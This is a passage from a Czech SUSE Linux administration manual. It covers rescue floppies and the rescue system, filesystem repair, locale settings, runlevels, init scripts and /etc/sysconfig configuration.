Pro pořízení záchranného systému potřebujete dvě bezchybné diskety: jednu startovací a druhou s komprimovaným obrazem malého kořenového systému. Soubory s jejich obrazy najdete na CD v adresáři /boot. Startovací disketu si zde vytvoříte z obrazu v souboru bootdisk a obraz kořenového systému je obsažen v souboru rescue.

V zásadě máte tři možnosti, jak vytvořit záchrannou disketu s kořenovým systémem:

- Pomocí programu YaST v nabídce 'Systém' → 'Vytvořit systémovou disketu'
- Z konzole linuxovými příkazy

```
earth:~ # /sbin/badblocks -v /dev/fd0 1440
earth:~ # dd if=/media/cdrom/boot/rescue of=/dev/fd0 bs=18k
```

- Z DOSu, bude-li např. označení mechaniky s linuxovým CD Q:

```
Q:\> cd \dosutils\rawrite Q:\dosutils\rawrite> rawrite.exe
```

Současná záchranná disketa je přeložena s použitím starší knihovny libc5, protože pak se na disketu vejde i editor, fdisk, e2fsck a další programy – s použitím novější knihovny glibc by se jich tam vešlo méně.

Záchranná disketa se nedá obvyklým způsobem připojit, protože neobsahuje přímo souborový systém, ale pouze jeho komprimovaný obraz – skutečný rozsah je totiž kolem 3 MB a to by se již na disketu nevešlo. Pokud si chcete obsah záchranné diskety prohlédnout, musíte na ní obsažený souborový systém nejprve dekomprimovat a pak ho jako uživatel `root` řádně připojit – pokud vaše jádro podporuje tzv. *loop-device*:

```
earth:~ # cp /media/cdrom/boot/rescue /root/rescue.gz
earth:~ # gunzip /root/rescue.gz
earth:~ # mount -t ext2 -o loop /root/rescue /mnt
```

Vstoupíte-li nyní do adresáře `/mnt`, můžete si prohlédnout obsah diskety se záchranným systémem.

Poznámka

Vyzkoušenou startovací a záchrannou disketu chraňte na bezpečném místě. Nepatrná námaha, potřebná k pořízení záchranného systému, se nedá srovnat s obrovským úsilím, které byste museli vynaložit v případě havárie systému, když by vám tato disketa chyběla a když by dokonce ani nešlo nastartovat z mechaniky CD (což vám Murphyho zákon spolehlivě zajistí).

Poznámka

Spuštění záchranného systému

Záchranný systém se podobně jako instalace startuje ze startovací diskety SuSE, dodávané s distribucí, resp. ze startovacího CD. Předpokládáme, že z disketové mechaniky resp. z mechaniky CD je BIOS schopen startovat (jinak je nutno změnit nastavení BIOSu). Dále pokračujte takto:

1. Nastartujte systém ze startovací diskety SuSE nebo ze startovacího CD se SUSE LINUXem. Ve startovací výzvě zadejte buď `yast1` nebo `manual`. V případě, že zadáte `manual`, máte možnost samostatně zavést potřebné moduly jádra.
2. Postupně zadávejte jazyk, klávesnici atd. stejně jako při instalaci programem `linuxrc`, až se dostanete do hlavního menu.
3. V hlavním menu zvolte 'Instalace/Start systému'.
4. Založte do mechaniky instalační CD se SUSE Linuxem (pokud tam již není) nebo vyměňte startovací disketu za disketu se záchranným systémem.



Figure 14.4: Výběr zdrojového média pro záchranný systém

5. V menu 'Instalace/Start systému' zvolte menu 'Spustit záchranný systém' (viz obr. *Start instalace* na straně 43) a zadejte zdrojové médium (obr. *Spuštění záchranného systému* na předchozí straně):

'CD-ROM': Během zavádění záchranného systému se exportuje adresář /cdrom a tím se umožní instalace z *tohoto* CD. Musíte pak spustit SuSEconfig.

'Sít' (NFS): Záchraný systém se získá ze sítě přes NFS. Je zapotřebí předtím zavést ovladač pro vaši síťovou kartu, viz odst. *Instalace systému SuSE Linux ze sítě* na straně 43.

'Sít' (FTP): Záchraný systém se získá ze sítě přes FTP. Je zapotřebí předtím zavést ovladač pro vaši síťovou kartu, viz odst. *Instalace systému SuSE Linux ze sítě* na straně 43.

'Disk': Záchraný systém se získá z disku.

'Disketa': Záchraný systém se spustí z výše popsané diskety. Tato varianta funguje i v případě, že váš počítač má málo paměti.

Záchraný systém se nyní dekomprimuje, nahraje se na ramdisk, připojí se a spustí se. Tím je připraven k použití.

Práce se záchranným systémem

Záchraný systém vám poskytne nejméně tři virtuální konzole, zapínané klávesovými kombinacemi (Alt) + (F1) až (Alt) + (F3), na nichž se můžete přihlásit jako uživatel root bez hesla. Klávesovou kombinací (Alt) + (F10) se dostanete ne systémovou konzoli a můžete si prohlédnout zprávy, které tam vypisují jádro a syslog.

V adresáři /bin najdete příkazový interpret, souborové a síťové utility (např. program mount). Dále v adresáři /sbin najdete program e2fsck pro kontrolu a opravu souborového systému a nejdůležitější programy pro správu systému jako fdisk, mkfs, mkswap, init, shutdown, spolu se síťovými utilitami ifconfig, route a netstat.

Editor vi najdete v adresáři /usr/bin spolu s dalšími nástroji (grep, find, less atd.), a rovněž program telnet.

Příklad: Přístup na váš původní souborový systém

K připojení souborového systému použijete bod připojení /mnt nebo si obvyklým způsobem vytvoříte další adresáře jako nové body připojení.

Jako příklad vezměme, že vaše souborové systémy se připojí podle údajů v souboru `/etc/fstab` podle výpisu *Příklad: Přístup na váš původní souborový systém na této straně.*

```
/dev/sdb5    swap          defaults    0 0
/dev/sdb3    /             ext2 defaults 1 1
/dev/sdb6    /usr          ext2 defaults 1 2
```

Obsah souboru 38: Příklad: soubor /etc/fstab při záchraně systému

Připojíte tedy ručně v bodě připojení `/mnt` následující souborové systémy (při zachování jejich pořadí!):

```
earth:/ # mount /dev/sdb3 /mnt
earth:/ # mount /dev/sdb6 /mnt/usr
```

Nyní již máte přístup ke všem svým souborům a můžete opravit chyby v souborech `/etc/fstab`, `/etc/passwd`, `/etc/inittab` atd. – přičemž máte stále na paměti, že nyní leží v cestě `/mnt/etc` a nikoli `/etc`, což se samozřejmě díky zvyku skvěle plete.

Každý pokročilejší správce či samostatný uživatel Linuxu by si měl při nejbližší příležitosti vytisknout obsah souboru `/etc/fstab` a výstup příkazu

```
earth:~ # fdisk -l /dev/disk
```

a někde si je *spolehlivě* založit. Za proměnnou `disk` si přitom dosadíte jména souborů zařízení svých disků, např. typicky `hda` (viz seznam v odst. *Soubory zařízení v adresáři /dev* na straně 601). I zdánlivě navždy ztracené oddíly se kupodivu dají ještě zachránit programem `fdisk` tak, že se *jakoby* znovu vytvoří, pokud je ovšem přesně známa jejich předchozí fyzická poloha na disku. (Program `fdisk` totiž mění pouze tabulky oddílů a nikoli obsah oddílů.)

Příklad: Oprava souborového systému

K poškození souborového systému dochází, zejména pokud systém nebyl řádně zastaven, například při výpadku napájení nebo zhroucení systému. Za běhu systému se těžce poškozený souborový systém opravovat nedá. Pokud se poškodí kořenový souborový systém, nelze ho připojit a start končí se zprávou `kernel panic`. Pak nezbývá než opravit poškozený souborový systém *zvenčí*, použitím záchranného systému.

Záchranný systém SUSE na to obsahuje program `e2fsck` a dále diagnostický program `dumpe2fs`. To by mělo stačit na většinu problémů.

Pokud nelze připojit souborový systém vinou poškození superbloku, může selhat i program `e2fsck`. Naštěstí si systém udržuje další kopie superbloku každých 8192 bloků (8193, 16385...). Při spuštění programu `e2fsck` pak použijeme volbu `-f` a volbou `-b` zadáme umístění náhradního superbloku:

```
earth:~ # e2fsck -f -b 8193 /dev/vadný_oddíl
```

Lokální přizpůsobení

Lokální nastavení pro národní jazyky je zajištěno proměnnými LC_*, definovanými v souboru `/etc/sysconfig/language`. Nejde přitom pouze o určení jazyka pro komunikaci s jednotlivými programy, ale ještě o zprávy systému, znakové sady, pořadí při abecedním třídění a formát časových údajů, desetinných čísel a peněžních částek. Jazyk pro tyto kategorie určují buď samostatné proměnné nebo nadřazená proměnná v souboru `rc.config`:

1. RC_LC_MESSAGES, RC_LC_CTYPE, RC_LC_COLLATE, RC_LC_TIME, RC_LC_NUMERIC, RC_LC_MONETARY: Tyto proměnné se exportují do prostředí příkazového interpretu bez předpony RC_ a určují jednotlivé z lokalizačních kategorií. Proměnná DEFAULT_LANGUAGE se již dále *neexportuje*.
Aktuální nastavení se dozvíme příkazem `locale`.
2. RC_LC_ALL: Tato proměnná, pokud je nastavena, přepíše svou hodnotou výše uvedené proměnné.
3. RC_LANG: Je výchozí hodnotou, pokud není nastavena žádná z výše uvedených proměnných.
4. ROOT_USES_LANG: Pokud je nastavena na hodnotu `no`, pracuje uživatel `root` vždy v prostředí POSIX.
5. DEFAULT_LANGUAGE: Tato proměnná má dvě funkce: určuje jazyk, se kterým se spouští konfigurátor YqST a představuje výchozí hodnotu, pokud není nastavena proměnná RC_LANG. Nastavuje se v programu YqST podle výběru jazyka. Je třeba dát pozor, že proměnná DEFAULT_LANGUAGE se nepředává programem SuSEconfig dál příkazovému interpretu jako DEFAULT_LANGUAGE, ale její hodnota se přiřadí proměnné LANG.

Proměnná DEFAULT_LANGUAGE se v programu YqST nastavuje v menu 'Nastavit jazyk', viz odst. *Výběr jazyka* na straně 117. Ostatní proměnné je nutno zadat editováním souborů v adresáři `/etc/sysconfig`, nejlépe pomocí programu YqST.

Hodnota takové proměnné se skládá ze jména jazyka, (angl. *language code*), země nebo státu (angl. *country code*), znakové sady (angl. *encoding*) a další volby (angl. *modifier*). Dílčí položky se oddělují speciálními znaky:

```
LANG=language[_COUNTRY].Encoding[@Modifier]
```


Příklad:

```
LANG=cs_CZ.ISO-8859-2
```

Toto je (bohužel historicky vzniklé) vymezení fiktivního jazyka česko-slovenštiny pro zemi Česko (tj. stručně češtiny :-)) se znakovou sadou ISO-8859-2.

Použitelné kombinace dílčích položek najdeme v souboru `/usr/lib/locale`. Popis na míru ve formě souboru dostaneme příkazem `localedef` ze souborů v adresáři `/usr/share/locale`.

Příklad:

Soubor s popisem pro `de_DE@euro.UTF-8` dostaneme příkazem

```
earth: # localedef -i de_DE@euro -f UTF-8 de_DE@euro.UTF-8
```

Pokud není pro systémové zprávy rozlišena země, soubory systémových zpráv se ukládají do adresáře příslušného *jazyka* (např. `cs`). Například bude-li proměnná `LANG` nastavena na hodnotu `cs_CZ` a hledaný soubor systémových zpráv nenajdeme v adresáři `/usr/share/locale/cs_CZ/LC_MESSAGES`, je třeba ho hledat v adresáři `/usr/share/locale/cs/LC_MESSAGES`.

Rovněž je zde možno stanovit pořadí, např. pro češtinu → slovenštinu to bude:

```
LC_MESSAGES=cs_CZ.ISO-8859-2:sk_SK.ISO-8859-2
```

Pořadí znakových sad (zde ISO-8859-2) rozlišuje například `Emacs`. Proto pracuje-li v Unicode na `xtermu`, je potřeba ještě zadat UTF-8.

Program `SuSEconfig` čte tyto proměnné ze souboru `/etc/rc.config` a výsledek zapisuje do souborů `/etc/SuSEconfig/profile` a `/etc/SuSEconfig/csh.cshrc`. Dále skript `/etc/profile` použije soubor `/etc/SuSEconfig/profile` resp. skript `/etc/csh.cshrc` použije soubor `/etc/SuSEconfig/csh.cshrc`. Tím se nastavení rozšíří po systému.

Uživatel může tato nastavení přepsat zadáním v souboru `~/ .bashrc`. Tak například ten, komu nevyhovuje `cs_CZ`, může v rámci svého sezení přepnout na angličtinu:

```
LC_MESSAGES=en_US.ISO-8859-15
```

Možné problémy

- Pro správnou práci s desetinnými čísly v češtině nestačí pouze nastavit proměnnou `LANG` na `cs`. Aby např. knihovna `glibc` našla správnou hodnotu v souboru `/usr/share/locale/cs_CZ/LC_NUMERIC`, je třeba nastavit přímo proměnnou `LC_NUMERIC` na hodnotu `cs_CZ`.

Další informace

- *The GNU C Library Reference Manual*, kapitola Locales and Internationalization.
- Markus Kuhn, *UTF-8 and Unicode FAQ for Unix/Linux*, najdeme zatím na <http://www.cl.cam.ac.uk/~mgk25/unicode.html>.
- *Unicode-Howto*, autor Bruno Haible, je v souboru `/usr/share/doc/howto/en/html/Unicode-HOWTO.html`.

Startování SUSE LINUXu

Startování a inicializace unixového systému bývají oříškem i pro zkušeného administrátora. Tato kapitola přináší stručný úvod do koncepce startování SUSE LINUXu, která je sice o něco složitější, ale zato pružnější než v jiných distribucích. Nová implementace je kompatibilní se sekcí *System Initialization* LSB specifikace (verze 1.3.x).

Program init	350
Úrovně běhu	350
Změna úrovně běhu	352
Init skripty	353
YaST Editor úrovní běhu	357
SuSEconfig a /etc/sysconfig	359
YaST sysconfig Editor	360

Úvodní hlášení `Uncompressing Linux...` ukazuje, že od této chvíle bude celý hardware řídit linuxové *jádro*, které nejprve zjistí nastavení v BIOSu a inicializuje základní hardware. Dále jednotlivé ovladače identifikují a inicializují další komponenty. Po kontrole diskových oddílů a připojení kořenového souborového systému spustí jádro program `init`, který nastartuje vlastní systém a všechny jeho služby. Jádro dále řídí celý systém, včetně všech přístupů k hardwaru a přidělování času CPU.

Program `init`

Program `init` inicializuje všechny další procesy, představuje tedy otce všech procesů. Mezi všemi programy má zvláštní roli: spouští ho přímo jádro a je imunní proti signálu 9, který normálně ukončí každý proces. Všechny další procesy pak program `init` spouští buď sám, nebo některý z jeho potomků.

Program `init` se konfiguruje centrálně v souboru `/etc/inittab`, kde se definují *úrovně běhu* (angl. *runlevel*) (více o nich v dalším odstavci) a kde se určí, které služby a démony mají být na jednotlivých úrovních k dispozici. Podle údajů v souboru `/etc/inittab` pak program `init` spouští různé skripty, které jsou z důvodu přehlednosti umístěny ve společném adresáři `/etc/init.d`.

Celý postup startu systému (a stejně tak i jeho zastavení) má tedy na starost program (a stejnojmenný proces) `init`. Z tohoto hlediska lze chápat činnost jádra jako proces na pozadí, jehož úlohou je udržovat všechny ostatní procesy a přidělovat hardware a čas CPU podle požadavků ostatních programů.

Úrovně běhu

V Linuxu existují různé *úrovně běhu*, které definují, v jakém stavu se nachází systém. Standardní úroveň běhu, které systém dosáhne po startu, je uvedena v souboru `/etc/inittab` v položce `initdefault`. Obvykle je to úroveň 3 nebo 5 (viz tabulka *Úrovně běhu* na následující straně). Alternativou je zadat požadovanou úroveň běhu při startu (např. ze startovací výzvy LILO). Všechny parametry, které jádro samo nepoužije, totiž předá beze změny procesu `init`.

Aby šlo později úroveň běhu změnit, lze zavolat program `init` s udáním požadované úrovně běhu (což je dovoleno pouze superuživateli).

Úroveň běhu	Význam
0	Stop (angl. <i>System halt</i>)
S	Jednouživatelský režim, US klávesnice (angl. <i>Single user mode</i>)
1	Jednouživatelský režim (angl. <i>Single user mode</i>)
2	Lokální víceuživatelský režim bez sítě (angl. <i>Local multiuser without remote network</i> (např. <i>NFS</i>))
3	Plně víceuživatelský režim se sítí (angl. <i>Full multiuser with network</i>)
4	Nepoužito
5	Plně víceuživatelský režim se sítí a KDM (standard), GDM nebo XDM (angl. <i>Full multiuser with network and xdm</i>)
6	Restart systému(angl. <i>System reboot</i>)

Tabulka 15.1: Seznam platných úrovní běhu

Například příkazem

```
root@earth:/ > init 1
```

přejde systém do *jednouživatelského režimu* (angl. *single user mode*), vhodného pro správu systému. Po ukončení této práce administrátor opět zadá

```
root@earth:/ > init 3
```

čímž systém přejde opět na normální úroveň běhu, na které běží potřebné služby a kde se mohou přihlašovat uživatelé.

Tabulka *Úrovně běhu* na této straně podává přehled o dostupných úrovních běhu.

Poznámka

Úroveň běhu 2 s oddílem `/usr/` připojeným přes NFS

Nepoužívejte úroveň běhu 2, pokud je adresář `/usr/` na oddílu připojeném přes NFS. Adresář `/usr` obsahuje programy důležité pro běh systému. Služba NFS není na úrovni běhu 2 aktivní (lokální víceuživatelský režim bez sítě) a systém by v důsledku neexistence adresáře `/usr` nefungoval korektně.

Poznámka

Z uvedeného bezprostředně plyne, že systém se dá zastavit zadáním

```
root@earth:/ > init 0
```

případně restartovat zadáním

```
root@earth:/ > init 6
```

Máte-li na počítači nainstalovaný systém X Window (kap. *Systém X Window* na straně 161) a přejete-li si, aby se uživatel přihlašoval přímo v grafickém prostředí, můžete nastavit standardní úroveň běhu pomocí programu `YcST` na hodnotu 5. Předtím si ovšem vyzkoušejte příkazem

```
root@earth:/ > init 5
```

zda se systém bude chovat podle vašich představ.

Tip

Doporučuje se velká opatrnost, chcete-li do souboru `/etc/inittab` zasahovat ručně. Jeho poškození totiž může vést k neschopnosti systému řádně nastartovat. Pokud se to stane, je zde ještě možnost z výzvy zavaděče LILO zadat parametr `init=/bin/bash`, čímž se vám objeví přímo výzva příkazového procesoru:

```
boot: linux init=/bin/bash.
```

Tip

Změna úrovně běhu

Při změně úrovně běhu se nejprve spustí tzv. *stop-skripty*, které ukončí činnost některých programů současné úrovně. Dále se spustí *start-skripty* nové úrovně, a tím se zpravidla spustí i řada programů.

Pro názornost zde ukážeme příklad změny úrovně běhu z hodnoty 3 na 5:

- Administrátor (uživatel `root`) sdělí procesu `init`, že se má změnit úroveň běhu:

```
root@earth:/ > init 5
```

- Podle konfiguračního souboru `/etc/inittab` `init` usoudí, že má spustit skript `/etc/init.d/rcs` novou úrovní běhu jakožto parametrem.

- Nyní volá program `rc` ty stop-skripty současné úrovně běhu, jimž neodpovídají start-skripty v nové úrovni. V našem případě jsou to ty skripty, jež se nalézají v adresáři `/etc/init.d/rc3.d` (stará úroveň běhu byla 3) a začínají písmenem 'K'¹. Po písmenu 'K' následuje číslo, udávající pořadí, aby byly respektovány případné závislosti mezi programy.
- Nakonec se zavolají start-skripty nové úrovně běhu, které v našem případě leží v adresáři `/etc/init.d/rc5.d` a začínají písmenem 'S'. Rovněž zde se dodržuje pořadí.

Pokud se stane, že změníte úroveň běhu na úroveň právě běžící (tj. např. z úrovně 3 opět na úroveň 3), přečte program `init` pouze svůj konfigurační soubor `/etc/inittab` a zjistí, zda i v rámci téže úrovně nejsou nějaké změny. Pokud je najde, provede příslušné kroky (například spustí program `getty` pro další konzoli).

Init skripty

Skripty v adresáři `/etc/init.d` se dělí do dvou kategorií:

- Skripty, které program `init` volá přímo – to je případ startu a korektního zastavení systému (např. klávesovou kombinací `(Ctrl) + (Alt) + (↓)`).
- Skripty, které program `init` volá nepřímo – to se stane při změně úrovně běhu. Spustí se skript `/etc/init.d/rc` volající správné skripty ve správném pořadí.

Skripty pro změnu úrovně běhu se rovněž nalézají v adresáři `/etc/init.d`, ale volají se pomocí symbolických odkazů z jednoho z adresářů počínaje `/etc/init.d/rc0.d` až po `/etc/init.d/rc6.d`. To je velmi názorné a zabraňuje to duplicitě skriptů, použitých pro více úrovní běhu.

Každý z těchto skriptů se dá volat jako start-skript i stop-skript, rozlišují proto parametry `start` a `stop`.

Navíc rozlišují skripty parametry `restart`, `reload`, `force-reload` a `status`. Význam všech voleb je v tabulce *Init skripty* na následující straně.

Příklad: Při opuštění úrovně běhu 3 je skript `/etc/init.d/rc3.d/K40network` jedním ze spuštěných skriptů. Program `/etc/init.d/rc` volá

¹Jména stop-skriptů začínají písmenem 'K' (angl. *kill*), zatímco jména start-skriptů začínají písmenem 'S' (angl. *start*).

Volba	Význam
start	Spustit službu.
stop	Ukončit službu.
restart	Pokud služba běží, ukončit ji a znovu spustit, pokud neběží, pouze spustit.
reload	Znovu načíst konfiguraci služby, aniž by se zastavovala a spouštěla.
force-reload	Totéž jako reload, pokud to služba podporuje, jinak jako restart.
status	Zobrazit aktuální status.

Tabulka 15.2: Přehled voleb *init* skriptů

skript `/etc/init.d/networks` parametrem `stop`. Při vstupu do úrovně běhu 5 se spustí tentýž skript, ale s parametrem `start`.

Odkazy v podadresářích pro jednotlivé úrovně běhu slouží pouze k tomu, aby umožnily přiřadit skripty úrovním běhu.

Vytvoření a odstranění potřebných odkazů provádí program `insserv` při instalaci a deinstalaci balíků – viz. manuálová stránka pro `insserv` (`man 8 insserv`).

V dalším odstavci najdete krátký popis startovacího a ukončovacího skriptu spolu s řídicím skriptem:

■ **boot**

Spouští se při startu systému přímo z programu `init`. Je nezávislý na požadované výsledné úrovni běhu a provádí se pouze jednou. Spustí se démon jádra, který zajistí zavedení modulů jádra. Zkontrolují se souborové systémy, zruší se některé nadbytečné soubory v adresáři `/var/lock` a síť se nakonfiguruje pro *loopback device* (pokud je to nastaveno v souboru `/etc/rc.config`). Dále se nastaví systémový a PnP hardware pomocí nástroje `isapnp`.

Pokud se stane chyba při automatické opravě souborového systému, má systémový administrátor možnost po zadání hesla zadat další informace přispívající k jejímu odstranění.

Dále se vykonají všechny skripty v adresáři `/etc/init.d/boot.d` začínající písmenem `'S'`. Je to proto vhodné místo pro vaše rozšíření o ty kroky, které by měl systém dělat pouze při startu.

Nakonec se spustí skript `boot.local`.

- **boot.local**

Zde můžete přidat další příkazy, které se mají provést při startu, než se začne zvyšovat úroveň běhu. Funkční obdobou v dosových systémech je soubor AUTOEXEC.BAT.

- **boot.setup**

Všeobecná nastavení při přechodu z jednovýživatelského režimu (angl. *single user mode*) na libovolnou vyšší úroveň běhu, například rozložení kláves a konfigurace konzole.

- **halt**

Tento skript se spouští při přechodech na úroveň běhu 0 nebo 6. Proto se může zavolat jak pod jménem halt, tak i reboot, a podle předaného jména se systém znovu nastartuje nebo ukončí.

- **rc**

Řídící skript pro změnu úrovně běhu. Spouští nejprve stop-skripty současné úrovně a po nich start-skripty nové úrovně.

Do této kostry můžete vhodně zasadit své vlastní skripty. Šablonu na to najdete v souboru `/etc/init.d/skeleton`. Pro konfiguraci spuštění vlastního skriptu v souboru `/etc/rc.config` zde vytvořte proměnnou `START_služba`. Dodatečné parametry lze uvést v případě potřeby také do souboru `/etc/rc.config` (viz např. skript `/etc/init.d/gpm`).

Nyní potřebujete vytvořit odkazy na svůj skript v odpovídajícím adresáři `rc?.d`, aby se zajistilo jeho spuštění při změně úrovně běhu – viz odst. *Změna úrovně běhu* na straně 352, kde je i pravidlo pro jména odkazů. Technické detaily popisuje manuálová stránka pro `init.d` (`man 7 init.d`).

Upozornění

Při vytvoření vlastních skriptů zachovejte opatrnost, chybný skript může způsobit nefunkčnost systému – viz odst. *Úroveň běhu* na straně 350, kde najdete tip, jak v nouzi obejít program `init`.

Upozornění

Vkládání skriptů

V Linuxu není problém vytvářet vlastní skripty a poměrně jednoduše je integrovat do stávajícího prostředí. Informace o způsobu pojmenování, formátu a organizaci vlastních skriptů najdete ve specifikaci LSB a manuálových stránkách `init`, `init.d` a `insserv`. Zajímavé informace najdete také v manuálových stránkách `startproc` a `killproc`.

Upozornění

Vytváření vlastních init skriptů

Chyby v init skriptech mohou vést k zamrznutí počítače. Věnujte prosím editaci těchto skriptů maximální pozornost a pokud je to možné, otestujte je.

Upozornění

- Jako šablonu pro svůj nový init skript použijte soubor `/etc/init.d/skeleton`. Kopii tohoto souboru uložte pod novým jménem a editujte důležité položky jako program, jména souborů, cesty a další detaily. Šablonu samozřejmě můžete rozšířit o vlastní části.
- Blok `INIT INFO` je povinnou částí skriptu a měly by v něm být provedeny příslušné změny:

```
### BEGIN INIT INFO
# Provides:          FOO
# Required-Start:    $syslog $remote_fs
# Required-Stop:     $syslog $remote_fs
# Default-Start:     3 5
# Default-Stop:      0 1 2 6
# Description:       Start FOO to allow XY and provide YZ
### END INIT INFO
```

Obsah souboru 39: Minimal INIT INFO blok

Na první řádce bloku `INFO` po řádce `Provides:`, uveďte jméno služby nebo programu kontrolovaného nově vytvářeným skriptem. V řádkách `Required-Start:` a `Required-Stop:` uveďte všechny služby, které je nutné spustit a zastavit před startem nebo spuštěním vaší nové služby.

Tyto informace budou později použity při generování jména a čísla skriptu v adresářích úrovně běhu. V `Default-Start` a `Default-Stop` uveďte úroveň běhu, kdy se služba má automaticky spustit nebo ukončit. Na konec do řádky `Description` napište krátký popis služby.

- Odkazy z `/etc/init.d/` do příslušného adresáře úrovně běhu (`/etc/init.d/rc?.d/`), vytvoříte zadáním příkazu `insserv <new-script-name>`. Program `insserv` používá hlavičku `INIT INFO` pro vytváření důležitých odkazů potřebných pro spuštění a zastavení skriptu v adresářích úrovně běhu (`/etc/init.d/rc?.d/`). Program se také stará o správné pořadí spuštění a zastavení v určených úrovních běhu. Pokud byste raději používali grafický nástroj, můžete použít editor úrovně běhu v programu `YaST`, popsany v sekci *YaST Editor úrovně běhu* na této straně.

Pokud již skript v adresáři `/etc/init.d/` existuje, můžete ho do existujícího schématu úrovně běhu jednoduše integrovat pomocí programu `insserv` nebo povolením příslušné služby v programu `YaST`. Vámi provedené změny se projeví při následujícím restartu počítače — dojde k automatickému spuštění nové služby.

YaST Editor úrovně běhu

Po spuštění tohoto modulu programu `YaST` se zobrazí seznam dostupných služeb a jejich stav (zda jsou povoleny či ne). Zvolit si můžete ze dvou režimů zobrazení 'Jednoduchý režim' nebo 'Expertní režim'. Jako výchozí je nastaven 'Jednoduchý režim', který je vhodný pro většinu situací. V levém sloupci 'Jednoduchého režimu' je jméno služby, v prostředním stav služby a v pravém sloupci krátký popis služby. U zvolené služby je detailnější popis dostupný v okně pod seznamem. Službu povolíte tak, že ji označíte a kliknete na 'Povolit'. Pokud chcete službu zakázat, opět ji zvolte a klikněte na tlačítko 'Zakázat'.

Pokud potřebujete o službách více informací a chtěli byste použít detailnější nastavení, vyberte 'Expertní režim'. V tomto režimu získáte informace o nastavené výchozí úrovni nebo-li `initdefault`, která říká, do jaké úrovně se má systém spustit při startu. Jako výchozí je nastavena úroveň 5 (Plný víceuživatelský režim se sítí a xdm). Vhodnou náhradou obvykle bývá úroveň 3 (Plný víceuživatelský režim se sítí).

`YaST` umožňuje výběr nové výchozí úrovně běhu (viz tabulka 15.1 na straně 351). Zároveň nabízí tabulku, kde můžete povolit nebo zakázat běh



Figure 15.1: YaST: Editor úrovní běhu

určité služby. V tabulce najdete všechny dostupné služby a démony. Příslušnou úroveň nastavíte tak, že v řádce vybrané služby označíte příslušné pole úrovně běhu ('B', '0', '1', '2', '3', '5', '6' a 'S'), ve které se má služba spustit. Úroveň 4 není definována a můžete si ji nastavit podle svých potřeb. Jako poslední najdete v tabulce krátký popis služby nebo démona.

Pomocí 'Nastavit/Obnovit' můžete určit, co se má se zvolenou službou provést. Okamžitě můžete služby povolit či zakázat v 'Spustit/Zastavit/Načíst znovu'. Pokud po změnách chcete zobrazit aktuální stav, zvolte v 'Spustit/Zastavit/Načíst znovu' položku 'Znovu načíst stav'. Kliknutím na tlačítko 'Konec' uložíte změny.

Upozornění

Změna úrovně běhu

Chybné nastavení úrovně běhu může vést k chybě systému. Před změnou úrovně běhu se prosím ujistěte, zda se tím neovlivní některá ze služeb důležitých pro váš systém.

Upozornění

SuSEconfig a /etc/sysconfig

Prakticky celá konfigurace SUSE LINUXu je otázkou centrálního konfiguračního adresáře `/etc/sysconfig`. Ve verzích starších než 8.0 byla konfigurace soustředěna do souboru `/etc/rc.config`. Tento soubor již není používán.

Každý ze skriptů v adresáři `/etc/init.d` načítá soubory z adresáře `/etc/sysconfig`, kde převezme platné hodnoty jednotlivých proměnných. Nastavení v `/etc/sysconfig` vede také k automatickému vytváření nebo změně některých dalších konfiguračních souborů skriptem `SuSEconfig`. Tak například po změnách v síťové konfiguraci se nově vytvoří soubor `/etc/host.conf`, protože na těchto změnách závisí.

Po ručních změnách v některém ze souborů v adresáři `/etc/sysconfig` musíte vždy zavolat program `SuSEconfig`, abyste tak zajistili, že se vaše změny rozšíří i do závislých konfiguračních souborů. Použijete-li na konfiguraci program `YaST`, nemusíte se o to starat, protože ten zavolá program `SuSEconfig` při korektním ukončení automaticky.

Tato koncepce vám umožní provést zásadní změny v konfiguraci, aniž byste museli restartovat počítač. Některé změny však jdou tak daleko, že je třeba restartovat alespoň některé jimi ovlivněné programy. To je typické například u konfigurace sítě, kde zadáním příkazů

```
earth: # rcnetwork stop
earth: # rcnetwork start
```

dosáhnete toho, že se změnou postižené programy restartují.

Doporučený postup změny systémového nastavení se skládá z následujících kroků:

- Přejděte do jednouživatelského režimu *single user mode* (úroveň běhu 1) pomocí příkazu `init 1`.
- Změňte konfigurační soubory podle své potřeby. Použít můžete svůj oblíbený textový editor nebo editor v programu `YaST`.

Poznámka

Manuální změna systémové konfigurace

Pokud ke změně **nepoužíváte** `YaST` ujistěte se že jsou prázdné proměnné a proměnné skládající se z více položek v souborech v adresáři `/etc/sysconfig` v uvozovkách (např. `KEYTABLE=""`). Proměnné s jednou hodnotou není nutné do uvozovek uza-
vírat...

Poznámka

